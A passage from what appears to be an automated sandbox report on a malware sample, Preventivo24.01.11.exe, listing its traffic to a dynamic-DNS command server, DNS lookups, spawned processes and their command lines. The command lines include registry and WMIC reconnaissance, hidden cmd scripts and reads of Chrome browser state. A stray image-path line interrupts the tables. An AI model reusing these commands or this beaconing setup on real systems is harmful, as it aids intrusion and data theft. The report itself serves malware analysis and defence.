Jan 23, 2024 12:08:16.533902884 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.545238972 CET	49725	443	192.168.2.5	184.25.164.138
Jan 23, 2024 12:08:16.545249939 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.592170954 CET	49725	443	192.168.2.5	184.25.164.138
Jan 23, 2024 12:08:16.595654011 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.595817089 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.596030951 CET	49725	443	192.168.2.5	184.25.164.138

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2024 12:08:16.598957062 CET	49725	443	192.168.2.5	184.25.164.138
Jan 23, 2024 12:08:16.598973036 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:17.351562023 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:08:17.473833084 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:08:17.473953962 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:08:17.474174023 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:08:17.481069088 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:08:17.603526115 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:08:27.607677937 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:08:27.730367899 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:08:37.732742071 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:08:37.855794907 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:08:47.857789040 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:08:47.979919910 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:08:57.982894897 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:08:58.105575085 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:09:08.107656956 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:09:08.230109930 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:09:18.232619047 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:09:18.355920076 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:09:28.357666016 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:09:28.480063915 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:09:38.482588053 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:09:38.605389118 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:09:48.607680082 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:09:48.730592012 CET	5500	49726	140.228.29.110	192.168.2.5
Jan 23, 2024 12:09:58.748208046 CET	49726	5500	192.168.2.5	140.228.29.110
Jan 23, 2024 12:09:58.870758057 CET	5500	49726	140.228.29.110	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2024 12:07:53.450872898 CET	63513	53	192.168.2.5	1.1.1.1
Jan 23, 2024 12:07:53.569462061 CET	53	63513	1.1.1.1	192.168.2.5
Jan 23, 2024 12:08:13.893914938 CET	51941	53	192.168.2.5	1.1.1.1
Jan 23, 2024 12:08:14.119822979 CET	53	51941	1.1.1.1	192.168.2.5
Jan 23, 2024 12:08:27.269921064 CET	55614	53	192.168.2.5	1.1.1.1
Jan 23, 2024 12:08:27.429405928 CET	53	55614	1.1.1.1	192.168.2.5
Jan 23, 2024 12:08:43.592642069 CET	58347	53	192.168.2.5	1.1.1.1
Jan 23, 2024 12:08:43.732146978 CET	53	58347	1.1.1.1	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 23, 2024 12:07:53.450872898 CET	192.168.2.5	1.1.1.1	0x2bee	Standard query (0)	www.example.com	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:08:13.893914938 CET	192.168.2.5	1.1.1.1	0x413e	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:08:27.269921064 CET	192.168.2.5	1.1.1.1	0x1a77	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:08:43.592642069 CET	192.168.2.5	1.1.1.1	0xc0dc	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 23, 2024 12:07:53.569462061 CET	1.1.1.1	192.168.2.5	0x2bee	No error (0)	www.example.com		93.184.216.34	A (IP address)	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 23, 2024 12:08:14.119822979 CET	1.1.1.1	192.168.2.5	0x413e	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:08:27.429405928 CET	1.1.1.1	192.168.2.5	0x1a77	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:08:43.732146978 CET	1.1.1.1	192.168.2.5	0xc0dc	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- armmf.adobe.com
- www.example.com

Statistics

Behavior



- Preventivo24.01.11.exe
- msiexec.exe
- viewer.exe
- cmd.exe
- conhost.exe
- cmd.exe
- cmd.exe
- reg.exe
- WMIC.exe
- findstr.exe
- Acrobat.exe
- viewer.exe
- timeout.exe
- cmd.exe
- conhost.exe
- AcroCEF.exe
- mode.com
- AcroCEF.exe
- cmd.exe
- taskkill.exe
- cmd.exe
- reg.exe
- timeout.exe
- cmd.exe
- cmd.exe
- mode.com
- netsh.exe
- taskkill.exe
- netsh.exe
- timeout.exe
- WMIC.exe
- findstr.exe
- taskkill.exe
- timeout.exe
- taskhost.exe
- viewer.exe
- viewer.exe
- timeout.exe
- cmd.exe
- cmd.exe
- conhost.exe
- conhost.exe
- cmd.exe
- cmd.exe
- reg.exe
- WMIC.exe
- findstr.exe
- timeout.exe
- timeout.exe

Click to jump to process

System Behavior

Analysis Process: Preventivo24.01.11.exe PID: 5272, Parent PID: 1028

General

Target ID:	0
Start time:	12:07:51
Start date:	23/01/2024
Path:	C:\Users\user\Desktop\Preventivo24.01.11.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Preventivo24.01.11.exe
Imagebase:	0x9e0000
File size:	5'955'744 bytes
MD5 hash:	32F35B78A3DC5949CE3C99F2981DEF6B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low
Has exited:	true

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AiTemp	success or wait	1	B0663D	RegCreateKeyExW

Analysis Process: msiexec.exe PID: 6552, Parent PID: 5272

General

Target ID:	4
Start time:	12:07:54
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msiexec.exe" /i "C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\main1.msi" AI_SETUPEXEPATH=C:\Users\user\Desktop\Preventivo24.01.11.exe SETUPEXEDIR=C:\Users\user\Desktop\ EXE_CMD_LINE="/exenoupdates /forcecleanup /wintime 1706007874 " AI_EUIMSI="
Imagebase:	0xfb0000
File size:	59'904 bytes
MD5 hash:	9D09DC1EDA745A5F87553048E57620CF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: viewer.exe PID: **5504**, Parent PID: **1028**

General

Target ID:	7
Start time:	12:07:56
Start date:	23/01/2024
Path:	C:\Games\viewer.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\viewer.exe" /HideWindow "C:\Games\cmmc.cmd
Imagebase:	0x960000
File size:	412'832 bytes
MD5 hash:	29ED7D64CE8003C0139CCCB04D9AF7F0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1096**, Parent PID: **5504**

General

Target ID:	8
Start time:	12:07:57
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Games\cmmc.cmd" "
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Games\IDD.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7A0605	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Games\IDD.txt	0	10	35 34 30 32 32 35 34 20 0d 0a	5402254	success or wait	1	799BA9	WriteFile
C:\Games\cmmc.cmd	0	7	45 58 49 54 20 0d 0a	EXIT	success or wait	1	799BA9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Games\cmmc.cmd	unknown	8191	success or wait	23	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	end of file	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	end of file	1	79D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	end of file	1	79D737	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache	LangID	binary	09 08	success or wait	1	7BB7B9	ShellExecuteExW
HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe.FriendlyAppName	unicode	Adobe Acrobat	success or wait	1	7BB7B9	ShellExecuteExW
HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe.ApplicationCompany	unicode	Adobe Systems Incorporated	success or wait	1	7BB7B9	ShellExecuteExW

Analysis Process: conhost.exe PID: **1632**, Parent PID: **1096**

General

Target ID:	9
Start time:	12:07:57
Start date:	23/01/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6d64d0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **4536**, Parent PID: **1096**

General

Target ID:	10
Start time:	12:07:57
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Set GUID[2>Nul
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\Null	41	41	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	799BA9	WriteFile

Analysis Process: cmd.exe PID: **5808**, Parent PID: **1096**

General

Target ID:	11
Start time:	12:07:57
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: **3524**, Parent PID: **5808**

General

Target ID:	12
Start time:	12:07:57
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true

Commandline:	Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0xfa0000
File size:	59'392 bytes
MD5 hash:	CDD462E86EC0F20DE2A1D781928B1B0C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: WMIC.exe PID: **5736**, Parent PID: **1096**

General

Target ID:	13
Start time:	12:07:57
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process where (name="taskhost.exe") get commandline
Imagebase:	0x760000
File size:	427'008 bytes
MD5 hash:	E2DE6500DE1148C7F6027AD50AC8B891
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	28	28	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	792226	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: findstr.exe PID: **4080**, Parent PID: **1096**

General

Target ID:	14
Start time:	12:07:57
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\findstr.exe
Wow64 process (32bit):	true
Commandline:	findstr /i "taskhost.exe"
Imagebase:	0xb00000
File size:	29'696 bytes
MD5 hash:	F1D4BE0E99EC734376FDE474A8D4EA3E
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
stdin	unknown	8192	success or wait	1	B03A11	ReadFile
stdin	unknown	8192	success or wait	1	B0305F	ReadFile
stdin	unknown	8192	pipe broken	1	B0305F	ReadFile

Analysis Process: Acrobat.exe PID: **4428**, Parent PID: **1096**

General

Target ID:	15
Start time:	12:08:01
Start date:	23/01/2024
Path:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe" "C:\Users\user\AppData\Local\Temp\~.pdf
Imagebase:	0x7ff686a00000
File size:	5'641'176 bytes
MD5 hash:	24EAD1C46A47022347DC0F05F6EFBB8C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	false

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\acrobat_sbx	read data or list directory | read attributes | write attributes | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF686A343CE	CreateDirectoryExW
C:\Users\user\AppData\Local\Temp\acrocef_low	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF686C98A73	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\acrobat_sbx\NGL\NGLClient_AcrobatReader123.6.20320.6 2024-01-23 12-08-05-283.log	write data or add file | append data or add subdirectory or create pipe instance | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF686AA86D0	NtCreateFile

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SharedDataEvents-journal	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	2	7FF686AA86D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AdobeFnt23.lst.6304	write data or add file | append data or add subdirectory or create pipe instance | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF686AA86D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\acrolock4428.1.3236450345.tmp	read data or list directory | read ea | read attributes | delete | read control | synchronize	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FF686ABEEA9	CreateFileW
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeFnt23.lst.6304	write data or add file | append data or add subdirectory or create pipe instance | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	2	7FF686AA86D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\acrolock4428.2.3928620107.tmp	read data or list directory | read ea | read attributes | delete | read control | synchronize	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FF686ABEEA9	CreateFileW
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\acrolock4428.3.2558944189.tmp	read data or list directory | read ea | read attributes | delete | read control | synchronize	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FF686ABEEA9	CreateFileW
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\ACROBAT_READER_MASTER_SURFACEID	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF686AA86D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_READER_LAUNCH_CARD	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF686AA86D0	NtCreateFile

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Upsell_Cards	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF686AA86D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_FirstMile_Home_View_Surface	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF686AA86D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A916djt5_16ystp3_4v4.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF686AA86D0	NtCreateFile
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF686BC0666	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF686BC0666	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF686BC0666	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF686BC0666	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF686BC0666	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF686BC0666	HttpSendRequestA
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A9160xk5l_16ystp4_4v4.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF686AA86D0	NtCreateFile

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AdobeFnt23.lst.6304	C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AcroFnt23.lst	success or wait	1	7FF686ABF81E	NtSetInformationFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeFnt23.lst.6304	C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeSysFnt23.lst	success or wait	1	7FF686ABF81E	NtSetInformationFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeFnt23.lst.6304	C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeCMapFnt23.lst	success or wait	1	7FF686ABF81E	NtSetInformationFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	2	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	292	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	2	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	success or wait	2	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	success or wait	8	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	end of file	2	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	2	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	2	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	2	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	4	7FF686D37C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	end of file	2	7FF686D37C3D	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Adobe\Adobe Acrobat\DC\SessionManagement\cWindowsCurrent\cWin0	success or wait	1	7FF686AAA4E5	NtCreateKey

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: viewer.exe PID: **4592**, Parent PID: **1096**

General

Target ID:	16
Start time:	12:08:02
Start date:	23/01/2024
Path:	C:\Games\viewer.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\viewer.exe /HideWindow C:\Games\c.cmd
Imagebase:	0x960000
File size:	412'832 bytes

MD5 hash:	29ED7D64CE8003C0139CCCB04D9AF7F0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low
Has exited:	false

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: **1288**, Parent PID: **1096**

General

Target ID:	17
Start time:	12:08:02
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 1
Imagebase:	0x2d0000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6552**, Parent PID: **4592**

General

Target ID:	18
Start time:	12:08:02
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Games\c.cmd" "
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Games\c.cmd	unknown	8191	success or wait	34	79D737	ReadFile
C:\Games\c.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\c.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\c.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\c.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\c.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\c.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\c.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\c.cmd	unknown	8191	success or wait	1	79D737	ReadFile
C:\Games\IDD.txt	unknown	1023	success or wait	1	7B464C	ReadFile
C:\Games\c.cmd	unknown	8191	end of file	5	79D737	ReadFile
C:\Games\c.cmd	unknown	512	end of file	5	79C93A	ReadFile
C:\Games\c.cmd	unknown	512	success or wait	125	79C93A	ReadFile

Analysis Process: conhost.exe PID: **6556**, Parent PID: **6552**

General

Target ID:	19
Start time:	12:08:02
Start date:	23/01/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6d64d0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: AcroCEF.exe PID: **3716**, Parent PID: **4428**

General

Target ID:	20
Start time:	12:08:02
Start date:	23/01/2024
Path:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe" --backgroundcolor=16777215
Imagebase:	0x7ff6413e0000
File size:	3'581'912 bytes
MD5 hash:	9B38E8E8B6DD9622D24B53E095C5D9BE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: mode.com PID: **4080**, Parent PID: **6552**

General

Target ID:	21
Start time:	12:08:02
Start date:	23/01/2024

Path:	C:\Windows\SysWOW64\mode.com
Wow64 process (32bit):	true
Commandline:	Mode 90,20
Imagebase:	0x2d0000
File size:	26'624 bytes
